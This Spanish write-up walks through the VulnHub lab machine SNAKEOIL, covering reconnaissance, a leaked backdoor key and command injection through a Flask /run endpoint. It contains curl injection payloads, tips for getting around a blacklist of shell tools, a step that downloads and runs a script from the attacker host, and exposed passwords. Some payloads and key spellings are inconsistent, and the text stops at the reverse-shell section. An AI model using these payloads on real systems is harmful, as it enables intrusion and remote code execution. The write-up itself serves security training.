

SNAKEOIL

digitalworld.local: SNAKEOIL | Writeup técnico

Walkthrough técnico completo

Resumen:

Cadena principal: Backdoor /run (command injection) → www-data → Reverse shell (patrick) → Reutilización de JWT_SECRET_KEY como contraseña sudo → root

Dato	Valor
Objetivo	192.168.138.130 (digitalworld.local: SNAKEOIL, VulnHub)
Atacante	Kali Linux — 192.168.138.128 (usuario papajohn)
Sistema objetivo	Debian (kernel Linux) — OpenSSH 7.9p1 Debian 10+deb10u2
Puertos abiertos	22/TCP (SSH), 80/TCP (HTTP), 8080/TCP (HTTP)
Web	nginx 1.14.2 + Flask (flask_restful) + SQLite
Vector inicial	Inyección de comandos en backdoor /run (clave: commandexecutionissecret)
Escalada	sudo su con contraseña reutilizada del código fuente
Resultado	root obtenido — COMPLETADO

Contenido

1. Introducción y mapa de ataque
 2. Preparación del entorno de laboratorio
 3. Reconocimiento inicial
 4. Enumeración web y descubrimiento de la API
 5. Registro y autenticación en la API (JWT)
 6. Endpoint /secret y obtención de la clave del backdoor
 7. Explotación del backdoor /run (inyección de comandos)
 8. Reverse shell como usuario patrick
 9. Análisis del código fuente (app.py) y secretos expuestos
 10. Escalada de privilegios: sudo su → root
 11. Intentos fallidos y falsos caminos
 12. Mitigaciones
 13. Herramientas utilizadas
 14. Resumen técnico
- Anexo A. Comandos clave
- Anexo B. Payloads y scripts completos

1. Introducción y mapa de ataque

SNAKEOIL es una máquina vulnerable de la serie digitalworld.local publicada en VulnHub. La descripción del laboratorio sugiere que el proyecto es un servicio web con componentes "de dudosa calidad" (snake oil), lo que anticipa una aplicación con funcionalidades ocultas y mala higiene de secretos. El objetivo se encuentra en 192.168.138.130 y expone tres servicios: SSH (22), HTTP (80) y HTTP (8080). El reto no depende de una sola falla. La resolución consiste en encadenar: una puerta trasera (backdoor) expuesta en una API REST, una inyección de comandos del sistema operativo, una reverse shell para obtener un intérprete interactivo, la lectura del código fuente de la aplicación que expone secretos hardcodedos y, finalmente, la reutilización de uno de esos secretos (la JWT_SECRET_KEY) como contraseña del usuario para escalar a root con sudo.

Dato	Valor
Objetivo	192.168.138.130
Puertos abiertos	22/TCP (SSH), 80/TCP (HTTP), 8080/TCP (HTTP)
Web	nginx 1.14.2 + Flask (Python)
API	flask_restful — /registration, /login, /users, /secret, /test, /run
Base de datos	SQLite (database.db)
Usuario objetivo	patrick (uid 1000)
Resultado	root (COMPLETADO)

Mapa de la cadena de ataque:



v

```
sudo su + N0reasonableDOUBTthisPASSWORDisGOOD -> root
```

2. Preparación del entorno de laboratorio

El laboratorio se montó de forma aislada para garantizar que las pruebas no afectaran redes externas ni terceros:


Máquina atacante: Kali Linux (192.168.138.128) con herramientas de pentesting (Nmap, Gobuster, curl, netcat).

Máquina objetivo: digitalworld.local: SNAKEOIL (VulnHub, entrada #738), importada en VMware Workstation.

Red: segmento aislado tipo host-only/VMnet entre ambas máquinas; sin salida a Internet desde el objetivo.

Toda la actividad se realizó en este entorno controlado con fines exclusivamente educativos.

Al arrancar el objetivo se observa el entorno gráfico con un usuario local visible: patrick. Este dato se retoma más adelante durante la post-explotación.



Captura 1 — Pantalla de inicio de sesión del objetivo: usuario local "patrick" visible.

3. Reconocimiento inicial


3.1 Descubrimiento de hosts (arp-scan)

La primera tarea fue identificar la dirección IP del objetivo dentro del segmento aislado. Se utilizó arp-scan, que envía peticiones ARP a toda la red local y lista las máquinas activas.

Herramienta: arp-scan descubre hosts activos en la red local mediante peticiones ARP; es más fiable que ICMP cuando el objetivo bloquea ping.

```
arp-scan -I eth0 -l
```

El sondeo reveló cuatro hosts: el gateway (.1), un segundo host (.2) y el objetivo 192.168.138.130, cuyo prefijo MAC 00:0c:29:3f:8d:28 confirma que se trata de una máquina virtual VMware.



Captura 2 — arp-scan: el objetivo 192.168.138.130 identificado por su MAC VMware (00:0c:29:...).

3.2 Escaneo completo de puertos y servicios (Nmap)

Con el objetivo identificado, se ejecutó un escaneo completo de puertos TCP con detección de servicios, versiones y sistema operativo.


Herramienta: Nmap es el estándar de reconocimiento de red: -p- recorre los 65535 puertos; -sV detecta versiones; -sC lanza scripts NSE; -O intenta fingerprint del SO; -T4 acelera el sondeo.

```
nmap -sC -sV -O -p- -T4 192.168.138.130
```

Resultados relevantes:

Puerto	Servicio	Detalle
22/TCP	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/TCP	http	nginx 1.14.2 — "Welcome to SNAKEOIL!"
8080/TCP	http	nginx 1.14.2 — "Welcome to Good Tech Inc.'s Snake Oil Project"

La salida de Nmap incluyó además la huella http-open-proxy en el puerto 8080, lo que sugiere que nginx actúa como proxy inverso hacia una aplicación interna. El sistema operativo se identificó como Linux (rango de kernels 4.15–5.19).




```
(root@Kali)-[/home/papajohn]
# arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:c2:cb:df, IPv4: 192.168.138.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.138.1    00:50:56:c0:00:08    (Unknown)
192.168.138.2    00:50:56:ea:05:aa    (Unknown)
192.168.138.130  00:0c:29:3f:8d:28    (Unknown)
192.168.138.254  00:50:56:e2:98:f9    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.842 seconds (138.98 hosts/sec). 4 responded

(root@Kali)-[/home/papajohn]
# nmap -sC -sV -O -p- -T4 192.168.138.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 23:58 -0600
```

Captura 3 — Ejecución del escaneo Nmap completo contra 192.168.138.130.




```
(root@Kali)-[/home/papajohn]
# nmap -sC -sV -O -p- -T4 192.168.138.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 23:58 -0600
Nmap scan report for 192.168.138.130
Host is up (0.00044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|_ 256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_ 256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ _http-title: Welcome to SNAKEOIL!
|_ _http-server-header: nginx/1.14.2
8080/tcp  open  http     nginx 1.14.2
|_ _http-server-header: nginx/1.14.2
|_ _http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_ _http-open-proxy: Proxy might be redirecting requests
MAC Address: 00:0C:29:3F:8D:28 (VMware)
Device type: general purpose router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Captura 4 — Resultados de Nmap: puertos 22 (SSH), 80 y 8080 (nginx 1.14.2), y detección de proxy abierto en 8080.

3.3 Verificación del sitio web (puerto 80)

La visita al puerto 80 muestra una página estática de confirmación: "Welcome to SNAKEOIL!". No expone formularios ni enlaces relevantes, por lo que el análisis se centró en el puerto 8080.



Welcome to SNAKEOIL!

Congratulations! SNAKEOIL is set up properly!

If you are lost with life, [Google](#) can help.

Captura 5 — Página principal del puerto 80: mensaje estático "Welcome to SNAKEOIL!".

4. Enumeración web y descubrimiento de la API

4.1 Fuzzing de directorios (Gobuster)

Ante una superficie web mínima, el siguiente paso fue descubrir rutas ocultas mediante fuzzing de directorios sobre el puerto 8080.

Herramienta: Gobuster realiza fuerza bruta de rutas web con un diccionario; *directory-list-2.3-medium.txt* es una lista de palabras comunes de DirBuster.

```
gobuster dir -u http://192.168.138.130:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

El descubrimiento fue decisivo. Entre rutas numéricas del blog (1, 01, 2, 04, 02, 4, 001, 002, 004, 0001) aparecieron endpoints claramente funcionales:

Ruta	Estado	Interpretación
/login	405	Endpoint de autenticación (solo acepta POST)
/registration	200	Registro de usuarios de la API
/users	200	Listado de usuarios
/secret	500	Endpoint protegido (error al acceder sin sesión)
/test	200	Endpoint de prueba
/create	200	Creación de posts del blog
/1, /2, /4...	200	Posts individuales del blog Flask

El código 500 en /secret y el 405 en /login confirman que el sitio es una API REST (flask_restful) y no solo un blog.

```
root@kali: /home/papajohn
Sesión Acciones Editar Vista Ayuda
gobuster dir -u http://192.168.138.130:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.138.130:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

1 (Status: 200) [Size: 2193]
01 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
login (Status: 405) [Size: 64]
04 (Status: 200) [Size: 2324]
02 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
users (Status: 200) [Size: 140]
registration (Status: 200) [Size: 29]
test (Status: 200) [Size: 17]
create (Status: 200) [Size: 2596]
001 (Status: 200) [Size: 2193]
002 (Status: 200) [Size: 2356]
004 (Status: 200) [Size: 2324]
0001 (Status: 200) [Size: 2193]
secret (Status: 500) [Size: 37]
```

Captura 6 — Gobuster sobre el puerto 8080: descubrimiento de /login, /registration, /users, /secret, /test, /create y rutas del blog.

4.2 Identificación del stack

Comportamiento típico de una aplicación Flask servida tras nginx: rutas sin extensión, respuestas JSON en los endpoints de la API y plantillas del blog. Esta hipótesis se confirmó más adelante al leer el código fuente (Sección 9).

6. Endpoint /secret y obtención de la clave del backdoor

Recordando el 500 de /secret en Gobuster, se probó el endpoint enviando la cookie de sesión obtenida en el login:

```
curl -X POST http://192.168.138.130:8080/secret \  
-H "Cookie: access_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9....'
```

Respuesta:

```
{"ip-address": "", "secret_key": "commandexecutionisecret"}
```

Por qué importa: El endpoint /secret filtra, a cualquier usuario autenticado, la clave que protege la puerta trasera del sistema. Es un ejemplo clásico de exposición de secretos: información sensible accesible con el mínimo privilegio de la aplicación.

```
(papaJohn@Kali)-[~]  
$ curl -s http://192.168.138.130:8080/secret \  
> -H "Cookie:access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcwVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2Mjg5MiwianRpIjo1OWZhZGY1MDMtYTl4Zi00Njg2LTgzOTctZDjNNWNTISWMyY3IiwidmVzcyIsImN1bWV1YSIsIm51Zi1i6MTc4ODg2Mjg5Miw1ZXhwIjoxNzg4ODYzNzkyfQ.XY-0NmEdSRcda5jM2ztGOu9vd8AD2a_ABogtQy2q~Ws"  
{  
  "ip-address": "",  
  "secret_key": "commandexecutionisecret"  
}  
  
(papaJohn@Kali)-[~]  
$ curl -X POST http://192.168.138.130:8080/run \  
-H "Content-Type: application/json" \  
-d '{"username":"prueba","password":"prueba"}'  
{  
  "message": "Please provide URL to request in the form url:port. Example: 127.0.0.1:12345",  
  "success": false  
}  
  
(papaJohn@Kali)-[~]  
$ curl -X POST http://192.168.138.130:8080/run \  
-H "Content-Type: application/json" \  
-d '{"url":{"id": "secret_key": "commandexecutionisecret"}'  
{  
  "message": "The timeout is expired!",  
  "success": false  
}  
  
(papaJohn@Kali)-[~]  
$ curl -X POST http://192.168.138.130:8080/run \  
-H "Content-Type: application/json" \  
-d '{"url":{"id": "secret_key": "commandexecutionisecret"}'  
{  
  "message": "curl: try 'curl --help' or 'curl --manual' for more information",  
  "success": false  
}  
  
(papaJohn@Kali)-[~]  
$ curl http://192.168.138.128/shell2.sh  
curl: (7) Failed to connect to 192.168.138.128:80 after 0 ms: Could not connect to server
```

Captura 8 — Petición a /secret con cookie JWT: filtrado de secret_key = "commandexecutionisecret".

7. Explotación del backdoor /run (inyección de comandos)

7.1 Reconocimiento del endpoint

El código fuente (sección 9) confirma que /run es una puerta trasera deliberada: exige un campo url y valida secret_key contra el valor "commandexecutionissecret". Sin url o sin la clave responde 400:


```
curl -X POST http://192.168.138.130:8080/run \
-H "Content-Type: application/json" \
-d '{"username":"prueba","password":"prueba"}'
# -> {"message":"Please provide URL to request in the form url:port. Example:
127.0.0.1:12345","success":false}
```

Con la clave correcta y url "id", la respuesta devolvió la salida del comando id del sistema objetivo: uid=33(www-data) gid=33(www-data) y, en la misma salida, información del usuario patrick (uid=1000). La aplicación concatena el campo url en un comando de shell (Popen(..., shell=True)), lo que constituye una inyección de comandos del sistema operativo con el contexto del usuario del servicio web (www-data).

Escalada de impacto: *shell=True en Python ejecuta la cadena completa con /bin/sh. Concatenar entrada del usuario sin sanitizar convierte cualquier campo en ejecución arbitraria de comandos.*

7.2 Filtros del backdoor

El backdoor incluye una lista negra de cadenas prohibidas en el campo url: bash, python, /dev/tcp, nc, mkfifo y php. Cualquier coincidencia responde "Banned command!". Además, el proceso tiene un timeout de 1 segundo: los comandos que tardan más devuelven "The timeout is expired!", aunque la acción ya se haya ejecutado.



```
(papajohn@Kali)-[~]
$ curl -X POST http://192.168.138.130:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"sh /tmp/s2.sh", "secret_key":"commandexecutionissecret"}'
{"message":"The timeout is expired!","success":false}

(papajohn@Kali)-[~]
$

(papajohn@Kali)-[~]
$

(papajohn@Kali)-[~]
$

(papajohn@Kali)-[~]
$ curl -X POST http://192.168.138.130:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"'which nc'", "secret_key":"commandexecutionissecret"}'
{"message":"Banned command!","success":false}

(papajohn@Kali)-[~]
$ curl -X POST http://192.168.138.130:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"'ls -la /tmp/'", "secret_key":"commandexecutionissecret"}'
{"message":"The timeout is expired!","success":false}

(papajohn@Kali)-[~]
$

(papajohn@Kali)-[~]
$

(papajohn@Kali)-[~]
$

(papajohn@Kali)-[~]
$

(papajohn@Kali)-[~]
$
```

Captura 9 — Pruebas sobre /run: "Banned command!" al detectar 'nc' y "The timeout is expired!" por el límite de 1 segundo.

[illegible]

Captura 10 — Ejecución de comandos vía /run: salida de id (www-data) y pruebas de evasión de la lista negra.

7.3 Evasión de la lista negra

La lista negra por subcadenas es trivial de evitar: los filtros bloquean palabras completas pero no impiden ejecutar los mismos programas por otras vías. Las estrategias validadas fueron:

Descargar un script con curl (comando permitido) y ejecutarlo con sh en una petición aparte.

Dividir cadenas prohibidas para consultas de reconocimiento (p. ej. consultar la ayuda de nc).

Usar programas no listados (curl, sh, wget, nohup) para las fases de descarga y ejecución.

8. Reverse shell como usuario patrick

